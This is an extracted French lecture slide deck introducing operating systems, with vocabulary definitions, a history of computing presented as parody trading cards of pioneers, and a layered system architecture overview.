

# Introduction aux SE et à leur fonctionnement

CM1 : Introduction

Mickaël Martin Nevot

V1.3.0



Cette œuvre de [Mickaël Martin Nevot](#) est mise à disposition selon les termes de la [licence Creative Commons Attribution - Pas d'Utilisation Commerciale - Partage à l'Identique 3.0 non transposé](#).

# Introduction aux SE et à leur fonctionnement

- I. Présentation
- II. [Intro.](#)
- III. OS et shell
- IV. Installation
- V. Apps

# Avant-propos

*« Ne laissez pas les mots penser à votre place.  
Ayez une parole habitée. » — Jiddu Krishnamurti*

- Quelqu'un qui connaît l'informatique peut valoir 100 hommes
- Même si vous découvrez un jour que vous pensez vous être trompé de filière, persister à apprendre le plus possible de l'informatique vous servira probablement toujours plus que quoi que ce soit d'autre




# Vocabulaire

« Ne laissez pas les mots penser à votre place.  
Ayez une parole habitée. » — Jiddu Krishnamurti

## Méthode scientifique (selon René Descartes):

1. Objet évident (sujet de l'étude, problème à résoudre et hypothèses)
2. Diviser jusqu'à obtenir un ensemble de problèmes triviaux
3. Recomposer
4. Réviser (vue globale, confirmer ou réfuter les hypothèses)





# Vocabulaire

**Représentation** : rendre sensible un concept ou un objet absent  
« au moyen d'une image, d'une figure ou d'un signe »



**Système** : ensemble d'éléments interagissant entre eux selon des règles

**Modélisation** :

- représentation abstraite d'un système qui facilite son étude et permet de le simuler
- vue subjective, décomposée mais pertinente de la réalité
- représentation d'un système dans un autre monde que celui du système

**Paradigme** : représentation du monde selon un modèle cohérent

# Vocabulaire

**Prédicat** : ce qui est affirmé à propos d'un autre terme



**Logique** : représentation virtuelle, à opposer à une description physique

**Logique (ou code source)** :


- **Technique** : non spécifique, utilitaire (communication, persistance, etc.)
- **Métier** : spécifique au « métier » ou domaine du système

# Vocabulaire

**Sémantique** : sens : traite de l'interprétation et de la signification des systèmes



**Discrétisation** : représentation finie discontinue d'un ensemble continu



**Idempotence** : opération ayant le même effet qu'on l'applique une ou plusieurs fois

# Vocabulaire

**Atomique** : opérations qui s'exécutent entièrement sans pouvoir être interrompues avant la fin de leur déroulement

**Transaction** : suite d'opération vue et manipulée de manière atomique

**Service** : composant logiciel permettant la communication et l'échange de données entre applications et systèmes hétérogènes

**Protocole** : conventions qui facilitent une communication sans faire directement partie du sujet de la communication elle-même



**Application, applicatif, app** : programme (ou ensemble logiciel) réalisant une tâche élémentaire (ou un ensemble de tâches d'un même domaine ou formant un tout)


# Vocabulaire

Pas fondamentalement gratuit

**Open source** : possibilités de libre redistribution, d'accès au code source et de création de travaux dérivés

**Logiciel libre** : utilisation, étude, modification et duplication par autrui en vue de diffusion permises, techniquement et légalement

**Creative commons (CC)** : licences permettant de libérer les œuvres des droits de propriété intellectuelle standard de leur pays, jugés trop restrictifs





# Préhistoire

IXe  
siècle



# Préhistoire

## 1842

**Charles Babbage** 2



**Legendary Creature — Royaume-Uni** **MY2**

Polymathe précurseur de l'informatique, il fut le premier à énoncer le principe d'un ordinateur.

Il passa sa vie à développer sa machine analytique inachevée, ancêtre mécanique des ordinateurs modernes.

Auteur inconnu  
© 1993-2013 Wizards of the Coast, LLC

**10/10**

**Ada Lovelace** \*



**Legendary Creature — Royaume-Uni** **MY2**

Pionnière de l'informatique, elle est considérée comme le premier développeur de l'histoire. Elle a travaillé sur la machine analytique de Charles Babbage.

Le langage de programmation Ada a été nommé en son honneur.

Alfred Edward Chalton  
© Wizards of the Coast & Mickael Martin-Nevot

**14/14**



# Préhistoire

1847



# Invention de l'ordinateur

1940



# L'ère des pionniers

## 1946

**Claude Shannon** 2



**Legendary Creature — USA** **M12**

Père fondateur de la théorie de l'information qui donnera notamment naissance au codage de l'information, à la compression de données et à la cryptographie.

On lui doit le modèle de Shannon.

Auteur inconnu  
© Wizards of the Coast & Mickaël Martin-Névoit

**10/10**

**John von Neumann**



**Legendary Creature — Hongrie** **M12**

Génie moderne ayant donné son nom à l'architecture de von Neumann utilisée dans la quasi-totalité des ordinateurs modernes.

Il est aussi le premier à envisager la notion de singularité technologique.

La médaille John von Neumann est nommée en son honneur.

Alan Richards  
© Wizards of the Coast & Mickaël Martin-Névoit


**16/16**



# L'ère des pionniers

## 1959

**Edsger Dijkstra** ★★☆☆



**Legendary Creature — Pays-Bas** M12

Informaticien à l'origine d'Algol, un des tout premiers langages de programmation, du système d'exploitation THE, du concept de sémaphore et de l'algorithme portant son nom permettant de résoudre le problème du plus court chemin.

Le prix Dijkstra a été renommé en son honneur.

Hamilton Richards  
TM & © Wizards of the Coast & Mickaël Martin-Névoit

13/13

**Grace Hopper** 1 ★★☆☆



**Legendary Creature — USA** M12

Vice-amiral de la marine américaine.

Conceptrice du premier compilateur et du langage de programmation COBOL.

On lui attribue à tort le terme de bogue bien qu'elle soit effectivement à l'origine du concept de débogage.


Courtesy of Vassar  
TM & © Wizards of the Coast & Mickaël Martin-Névoit


12/12

# L'ère des pionniers

## 1969


**Donald Knuth** ★★★★★



**Legendary Creature — USA** 

Auteur d'une centaine d'articles et d'une dizaine de livres sur l'algorithmique et les mathématiques discrètes dont l'ouvrage de référence *The Art of Computer Programming*.

Créateur du logiciel TeX.

 **Jacob Appelbaum**  
™ & © Wizards of the Coast & Mickaël Martin-Nevot

**12/12**

**Margaret Hamilton** 3  



**Legendary Creature — USA** 

Conceptrice du système embarqué du programme spatial Apollo.

Elle a révolutionné l'informatique à destination critique, spatial, nucléaire, aéronautique et le développement de programmes informatiques à forte résistance aux défauts.

 **Daphne Weid Nichols**  
™ & © Wizards of the Coast & Mickaël Martin-Nevot

**8/8**



# Unix et C

## 1969

**Ken Thompson** ★★☆☆



**Legendary Creature — USA** 

Codéveloppeur d'Unix.

Il est aussi l'inventeur des langages de programmation B, précurseur du C, et Go de Google.

 Jacob Appelbaum 12/12

™ & © Wizards of the Coast & Mickaël Martin-Névoit

**Dennis Ritchie** ★★☆☆



**Legendary Creature — USA** 

Codéveloppeur d'Unix.

Cocréateur du langage de programmation C.

 Auteur inconnu 12/12

™ & © Wizards of the Coast & Mickaël Martin-Névoit

## 1972

**Brian Kernighan** 1★☆☆



**Legendary Creature — Canada** 

Cocréateur du langage de programmation C.

Il imagina également les heuristiques pour les problèmes du partitionnement de graphe et du voyageur de commerce.

 Ben Lowe 11/11

™ & © Wizards of the Coast & Mickaël Martin-Névoit

# Internet

1971

1973

1985

**Ray Tomlinson** 3 ♂♂♂



**Legendary Creature — USA** M12

A l'origine du réseau ARPANET (ancêtre d'Internet).

Créateur de l'adresse e-mail (et de l'utilisation du @).

— Jorge Gobbi 8/8  
© & Wizards of the Coast & Mickaël Martin-Névoit

**Vint Cerf** 3 ♂♂♂



**Legendary Creature — USA** M12

Pionnier d'Internet.

Co-inventeur du protocole TCP/IP.

— Duncan Hull 8/8  
© & Wizards of the Coast & Mickaël Martin-Névoit

**Radia Perlman** 3 ♂♂♂



**Legendary Creature — USA** M12


Conceptrice de logiciels et ingénieure réseau parfois appelée la « Mère de l'Internet »

— Scientist-100 8/8  
© & Wizards of the Coast & Mickaël Martin-Névoit



# Base de données

1970



1974





# RSA et MD5

1977



# Microsoft et Apple

## 1980

**Bill Gates** 



**Legendary Creature — USA** 

Cofondateur de Microsoft.

A l'origine du système d'exploitation Windows.

A l'origine du langage de programmation BASIC.

 Getty Images 

™ & © Wizards of the Coast & Mickaël Martin-Névet

**Steve Jobs** 



**Legendary Creature — USA** 

Cofondateur d'Apple.

A l'origine du système d'exploitation Macintosh.

Pionnier, souvent qualifié de visionnaire, de l'avènement de l'ordinateur personnel, du baladeur numérique, du smartphone et de la tablette tactile.

 Matt Yohe 

™ & © Wizards of the Coast & Mickaël Martin-Névet

**Steve Wozniak** 



**Legendary Creature — USA** 

Cofondateur d'Apple.

Concepteur des premiers Apple.

 Félix O.J. Fournier 

™ & © Wizards of the Coast & Mickaël Martin-Névet

# Pirates et sécurité informatique

1980





# GNU/Linux

1983

1987

1991

**Richard Stallman** 1 ⚡ 🔥 💧 🌱



**Legendary Creature — USA** M12

Concepteur du système d'exploitation libre GNU (« GNU n'est pas Unix »).  
Créateur d'Emacs.  
Militant du logiciel libre et fondateur de la Free Software Foundation (FSF).

— Ruben Rodriguez  
™ & © Wizards of the Coast & Mickaël Martin-Névoit

10/10

**Andrew Tanenbaum** 3 🧠 🧠 🧠



**Legendary Creature — USA** M12

Concepteur de systèmes d'exploitation, en particulier MINIX, le précurseur de Linux.  
Il est également réputé pour ses publications en systèmes informatiques, tous hautement pédagogique et de référence.

— Auteur inconnu  
™ & © Wizards of the Coast & Mickaël Martin-Névoit

9/9

**Linus Torvalds** 🧠 🧠 🧠 🧠 🧠



**Legendary Creature — Finlande** M12

Créateur de Linux (à l'âge de 21 ans).  
Créateur de Git.


— Krd  
™ & © Wizards of the Coast & Mickaël Martin-Névoit

13/13

# Programmation orienté objet

**1987****Barbara Liskov**

2\*\*\*

**Legendary Creature — USA**

Elle a posé les bases de la programmation orienté objet (POO).

Elle a notamment donné son nom au principe de substitution de Liskov utilisé en POO.

Donna Coveney

™ &amp; © Wizards of the Coast &amp; Mickaël Martin-Nevot

**10/10****Bertrand Meyer**

2\*\*\*

**Legendary Creature — France**

Créateur du langage de programmation orienté objet (POO) Eiffel, qui fait figure de référence pour la POO.

Fuchsias

™ &amp; © Wizards of the Coast &amp; Mickaël Martin-Nevot

**9/9**



# Langages de programmation

1983



1994



# Web

## 1990




# Langages Web


1991

1994


1995

**Guido van Rossum** 3\*\*



**Legendary Creature — Pays-Bas** 

Créateur du langage de programmation Python.

 **Daniel Stroud** 8/8

™ & © Wizards of the Coast & Mickaël Martin-Nevot

**Rasmus Lerdorf** 3\*\*



**Legendary Creature — Danemark** 

Inventeur du langage de programmation PHP.

 **William Stadtwald Demchick** 8/8

™ & © Wizards of the Coast & Mickaël Martin-Nevot

**Brendan Eich** 3\*\*



**Legendary Creature — USA** 

Inventeur du langage de programmation JavaScript.

 **Darcy Padilla** 8/8

™ & © Wizards of the Coast & Mickaël Martin-Nevot

# Vim

1991





# Google

1998

**Larry Page** 



**Legendary Creature — USA** 

Cofondateur de Google.

Cofondateur du conglomerat de sociétés Alphabet.

 S. de P. 

™ & © Wizards of the Coast & Mickaël Martin-Nevot

**Sergey Brin** 



**Legendary Creature — Russie** 

Cofondateur de Google.

Cofondateur du conglomerat de sociétés Alphabet.

Superviseur de Google X Lab.

 Steve Jurvetson 

™ & © Wizards of the Coast & Mickaël Martin-Nevot

# Facebook

2004





# Lanceurs d'alerte et hacktivistes

2000

2006

2013

**Aaron Swartz** 1



**Legendary Creature — USA** **AW2**

Aaron Swartz a eu une influence décisive dans l'essor d'Internet.

Il participa notamment au développement du format RSS et des licences Creative Commons.

Hacktiviste politique, il se suicida à 26 ans.

Sage Ross 9/9

TM & © Wizards of the Coast & Mickaël Martin-Névoit

**Julian Assange** 3



**Legendary Creature — Australie** **AW2**

Lanceur d'alerte, il est le fondateur de WikiLeaks, le wiki des lanceurs d'alertes, des fuites d'information, des scandales et des violations des droits de l'homme qui protège ses sources.

Auteur inconnu 8/8

TM & © Wizards of the Coast & Mickaël Martin-Névoit

**Edward Snowden** 4



**Legendary Creature — USA** **AW2**

Lanceur d'alerte ayant révélé l'existence de plusieurs programmes de surveillance de masse.

Ancien employé de la CIA et de la NSA.

Laura Poitras 7/7

TM & © Wizards of the Coast & Mickaël Martin-Névoit

# Correspondance des couleurs ?






# Références vidéo






# Niveaux de systèmes



# Couches d'un SI



Ces couches peuvent être logicielles ou informationnelles

# Systèmes informatiques





# Architecture de référence

Couches  
hautes

- Couche des applications
- Couche distribution

Couche  
système/réseau

- Services additionnels
- Noyau

Couches  
basses

- Couche du microcode et du langage machine
- Couche du matériel

# Vocabulaire

**Programme** : séquence d'instructions exécutable par un ordinateur


**Processus** : programme en cours d'exécution (« chargé » en mémoire vive)

**Logiciel** : un ou plusieurs programmes avec données et documentation

**Système d'exploitation** : ensemble de programmes et de logiciels (systèmes) contrôlant le matériel informatique et orchestrant les applications

**Application** (logiciel applicatif) : logiciel non-système

**Système de fichiers** : mécanisme de stockage / d'accès des données sur « disque » (disque dur, clef USB, DVD-ROM, etc.)



# Ressources informatiques


- Composant de système interne
- Matérielle :
  - Processeur
  - Mémoire vive/virtuelle
  - Disques durs
  - Périphérique externe
  - Bande passante réseau
- Logicielle

Pour un OS (presque) tout est ressource





# Systeme d'exploitation



Windows 10



MacOS



android




iOS



Multios



ubuntu



OS : *operating system*

Les OS modernes sont tous multitâches préemptifs

# Unix, GNU, Linux



**Ken Thompson** \*\*\*\*



**Legendary Creature — USA** M12

Codéveloppeur d'Unix.

Il est aussi l'inventeur des langages de programmation B, précurseur du C, et Go de Google.

Jacob Appelbaum  
© Wizards of the Coast & Mickaël Martin Nevot

12/12

**Dennis Ritchie** \*\*\*\*



**Legendary Creature — USA** M12

Codéveloppeur d'Unix.

Cocréateur du langage de programmation C.

Auteur inconnu  
© Wizards of the Coast & Mickaël Martin Nevot

12/12

**Richard Stallman** U \* \* \* \* \*



**Legendary Creature — USA** M12

Concepteur du système d'exploitation libre GNU (« GNU n'est pas Unix »).

Créateur d'Emacs.

Militant du logiciel libre et fondateur de la Free Software Foundation (FSF).

Ruben Rodriguez  
© Wizards of the Coast & Mickaël Martin Nevot

10/10

**Linus Torvalds** \* \* \* \* \*



**Legendary Creature — Finlande** M12

